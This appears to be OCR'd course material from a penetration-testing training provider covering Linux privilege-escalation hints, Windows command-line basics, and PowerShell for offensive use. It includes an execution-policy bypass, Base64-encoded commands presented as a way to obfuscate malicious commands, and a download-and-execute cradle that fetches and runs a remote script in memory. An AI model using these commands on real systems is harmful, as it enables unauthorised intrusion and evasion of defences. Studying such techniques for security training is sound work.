drwxr-xr-x 137 root root 12288 Mar 21 22:59 ..
-rw-r--r--   1 root root   285 Jul 16  2019 anacron
-rw-r--r--   1 root root   201 Feb 13  2020 e2scrub_all
-rw-r--r--   1 root root   102 Feb 13  2020 .placeholder
-rw-r--r--   1 root root   190 Mar 11 02:27 popularity-contest

/etc/cron.daily:
total 64
drwxr-xr-x   2 root root  4096 Mar 21 22:54 .
drwxr-xr-x 137 root root 12288 Mar 21 22:59 ..
-rwxr-xr-x   1 root root   311 Jul 16  2019 0anacron
-rwxr-xr-x   1 root root   376 Dec  4  2019 apport
-rwxr-xr-x   1 root root  1478 Apr  9  2020 apt-compat
-rwxr-xr-x   1 root root   355 Dec 29  2017 bsdmainutils
```

- **“GTFOBins”** for Linux
  - Compiled list of legitimate binaries that can be leveraged by attackers to perform malicious activities.

    Link : https://gtfobins.github.io/



GTFOBins


GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.


GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

- Backups
  - Looking for file / storage backups in the directory will definitely yield useful information.



- ➢ Kernel Exploits
  - ■ Old kernel version have vulnerabilities that can be exploited.
  - ■ Check the version of the kernel

“uname -a” “cat /proc/version”



```
dev@ubuntu:~/Desktop$ cat /proc/version
Linux version 5.11.0-27-generic (buildd@lcy01-amd64-019) (gcc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0, GNU ld (GNU Binutils for U
buntu) 2.34) #29~20.04.1-Ubuntu SMP Wed Aug 11 15:58:17 UTC 2021
dev@ubuntu:~/Desktop$ 
```

Windows Basics

- ➢ **Operating System** created by Microsoft, a collection of software that manages h/w resources and provides an environment where application can run (closed-source)
- ➢ Provides graphical interface to interact with the file system
- ➢ Paid & Closed-Source, maintained customized by Microsoft as modified versions

Filesystem types in Windows


Majorly there are only most dominant type of filesystem for Windows :

- New Technology File System (NTFS)
  - Used by recent versions of windows, used to organize data on physical media
  - It allows file compression, means increased storage space on a disk
  - Concept of File Journaling
  - Windows & Linux can Read / Write into the NTFS partitions, however Mac OS X can only read NTFS formatted drives.
- File Allocation Table (FAT)
  - Old file system used majorly in removable storage devices like Smart TVs, cameras etc
  - The file allocation table is a critical part of the FAT file system. If the FAT is damaged or lost, the data on the hard disk becomes unreadable.

FILE hierarchy SYSTEM

The Filesystem Hierarchy Standard (FHS) defines the directory structure and directory contents in Windows operating systems.

- ➢ All files and directories appear under the drives, even if they are stored on different physical or virtual devices
- ➢ Most of these directories exist in all Windows operating systems and are generally used in much the same way.



File System

GUI

CLI

C:

Documents and Settings (or users)

Program Files

Windows

User A

User B

Program A

Fonts

System

Other Operating System folders

Desktop

My Documents

Other User folders

Issuing essential commands from command line

In this section we will be learning about how to issue commands from CLI in terminal. By command line, we mean a text-interface that allow us to enter commands, execute them and view the results. We can run terminal and a command line interpreter inside it (called shell).

We can divide commands in 2 categories:

- ➢ System commands
- ➢ Tool commands

- “**ipconfig**” command:

It is used to see network configuration of a machine.

- “**cd**” command:

It is used for changing the directory.

- “**mkdir**” command:

we all have created a directory in windows GUI. Command line Interface is the fastest way to operate to operating system.

- “**type**” command:

Browsing the file system, we find files having contents, types command is used to see, edit contents inside a file.

- “**netstat**” command:

It is used to see list of all active TCP connections from the machine

- “**ping**” command:

It is used for checking the availability of any entity.

- “**tracert**” command:

Visualize the path your internet traffic takes to get from your browser to a remote servers.

- “**systeminfo**” command:

Provides all the system information

- “**more**” command:

  Filter the large output using this command

- “**schtasks**” command:

  Used to schedule tasks directly from command line. It is like cronjob in windows.

- “**attrib**” command:

  Change file attributes. For ex : We can hide a visible file.

- “**netsh**” command:

  Used to configure or setup the network tasks in a machine.

- “**net**” command:

  Provides a wide functionality to interact with network / users etc.

- “**icalcs**” command:

  Modify file system permissions

- “**cls**” command:

  Clear the screen

- “**driverquery**” command:

  List all drivers along with date

- “**Tasklist**” command:

  Display all the scheduled tasks

➢ Exercises :

Exercise 1

- Execute the above commands strictly in **Windows VM environment**.


PowerShell

- Powershell is a .NET interpreter by default installed in Windows Operating System
- Used for administration purpose to manage tasks in various OS like Windows, Linux & MacOS.
- Used by threat actors as a in-built tools for exploitation & accessing resources.
- It’s Open Source & platform independent :)

- Think of PowerShell like Bash for Linux OS.
- It plays a major role in today’s modern attack methodologies.
- After all Powershell is a Scripting Language, from running a Windows command to accessing a .NET class all can be done through the interactive prompt.

Running Scripts in PowerShell

- ➢ Execution Policy for scripts in powershell are preconfigured to restricted mode to block direct execution of remote scripts.



```
PS C:\Users\Public> Get-ExecutionPolicy -Verbose
Restricted
```

- ➢ To execute an untrusted PowerShell script, the execution policy is first set to bypass mode by opening a new powershell session (Temporary method).

“powershell -ep bypass”

DEMO : Setting the PS Execution Policy


Importing Scripts

- There are 2 methods to import scripts in powershell:-
  1) Dot Sourcing
  2) Using Import-Module cmdlet.

- Dot Sourcing:- Script will only be loaded in current powershell session, not in different sessions.

➢ Import-Module cmdlet

This built-in powershell is useful in situations when loading a whole powershell module (.psm1 or .psd1 files) which contains a bunch of scripts in it.



```
PS C:\Users\admin\Desktop> Import-Module .\master.ps1 -Verbose
VERBOSE: Loading module from path 'C:\Users\admin\Desktop\master.ps1'.
VERBOSE: Dot-sourcing the script file 'C:\Users\admin\Desktop\master.ps1'.
PS C:\Users\admin\Desktop>
```

CWL
CyberWarFare Labs


DEMO : Manual Dot Sourcing a PS Script

Capabilities of Powershell

1) **Port Scanning using Powershell**

- ➢ All of us are familiar with Nmap, Hping & masscan, Right?
- ➢ In case of hopping from one machine (or network) to another one can also use built-in powershell hidden feature for port scanning. The "Test-NetConnection" cmdlet will do this.

- Without importing any script we can scan an entire machine. If the attribute ”TcpTestSucceeded” turns out to be true, Port is open. Cool?




```
PS C:\Users\Public> Test-NetConnection -Port 443 hacknpentest.com


ComputerName     : hacknpentest.com
RemoteAddress    : 35.238.3.229
RemotePort       : 443
InterfaceAlias   : Wi-Fi
SourceAddress    : 192.168.1.3
TcpTestSucceeded : True
```

“Test-NetConnection -Port 443 hacknpentest.com”

- For detailed information about the target use the following switch:-

  "Test-NetConnection -Port 443 hacknpentest.com -InformationLevel Detailed"



```
PS C:\Users\Public> Test-NetConnection -Port 443 hacknpentest.com -InformationLevel Detailed


ComputerName             : hacknpentest.com
RemoteAddress            : 35.238.3.229
RemotePort               : 443
NameResolutionResults    : 35.238.3.229
MatchingIPsecRules       :
NetworkIsolationContext  : Internet
IsAdmin                  : False
InterfaceAlias           : Wi-Fi
SourceAddress            : 192.168.1.3
NetRoute (NextHop)       : 192.168.1.1
TcpTestSucceeded         : True
```

- One can write a PowerShell script to scan all ports using this cmdlet.

➢ Exercises :


Exercise 3

- Scan the TCP Ports of cyberwarfare.live using the previous commands

2) Executing encoded command using PowerShell

Base64 encoded string can also be executed directly in the interactive session as follows: -

```
-> $flopster = 'Get-Service'

-> $encodedcommand =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($flopster))

-> powershell.exe -EncodedCommand $encodedcommand
```



```
PS C:\Users\Public> $flopster = 'Get-Service'
PS C:\Users\Public>
PS C:\Users\Public> $flopster
Get-Service
PS C:\Users\Public> $encodedcommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($flopster))
PS C:\Users\Public>
PS C:\Users\Public> powershell.exe -EncodedCommand $encodedcommand

Status   Name               DisplayName
------   ----               -----------
Running  AdaptiveSleepSe... AdaptiveSleepService
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Running  AMD External Ev... AMD External Events Utility
Stopped  AppIDSvc           Application Identity
```

- ➢ It’s easy to obfuscate a malicious command using the above technique during engagements.

- ➢ However, when the command will decode to execute it can be caught by Windows Defender.

Living Off the Land (Direct Memory Execution)

1) iex (New-Object System.Net.Webclient).DownloadString('https://Trusted_Domain/file.ps1'); function_Name

2) Invoke-WebRequest -UseBasicParsing <URL_name> -Verbose

➢ Using Invoke-Expression the in-memory payload execution is fast as compared to Invoke-WebRequest.

CWL
CyberWarFare Labs

DEMO : Download & Execute Cradle in PS

➤ Exercises :

Exercise 4

- Replicate the previous demo in your own local lab.

Critical Information to look in Windows OS

- ➢ All service


  - Enumerate the permissions on a service

  - Use “**sc.exe**” to query the service

  “sc.exe query"

  - “**net**” command

  “net start”



```
C:\Users>sc query

SERVICE_NAME: ApHidMonitorService
DISPLAY_NAME: Alps HID Monitor Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
        TYPE               : 30  WIN32
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```


- Permissions over a service

  - Enumerate the permissions on a service

  - Use “**sc.exe**” to get info about the service

  “**sc.exe qc <service name>**”

  - Windows Sysinternals package have “**Accesschk.exe**” that is used to check the service permissions



```
C:\Users\Sony\Downloads\AccessChk>accesschk.exe -ucqv UserDataSvc_16fd76970

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright - 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

UserDataSvc_16fd76970
  Medium Mandatory Level (Default) [No-Write-Up]
  R  NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
```

- ➤ Enumerate Users / Groups


  - Enumerate all the users in a machine

  - Use “**net.exe**” to get user info


  “**net.exe user"**

  - Enumerate all groups


  “**net localgroups**”



```
C:\>net localgroup

Aliases for \\SONYSOFT

-------------------------------------------------------------------------------
*__vmware__
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
```



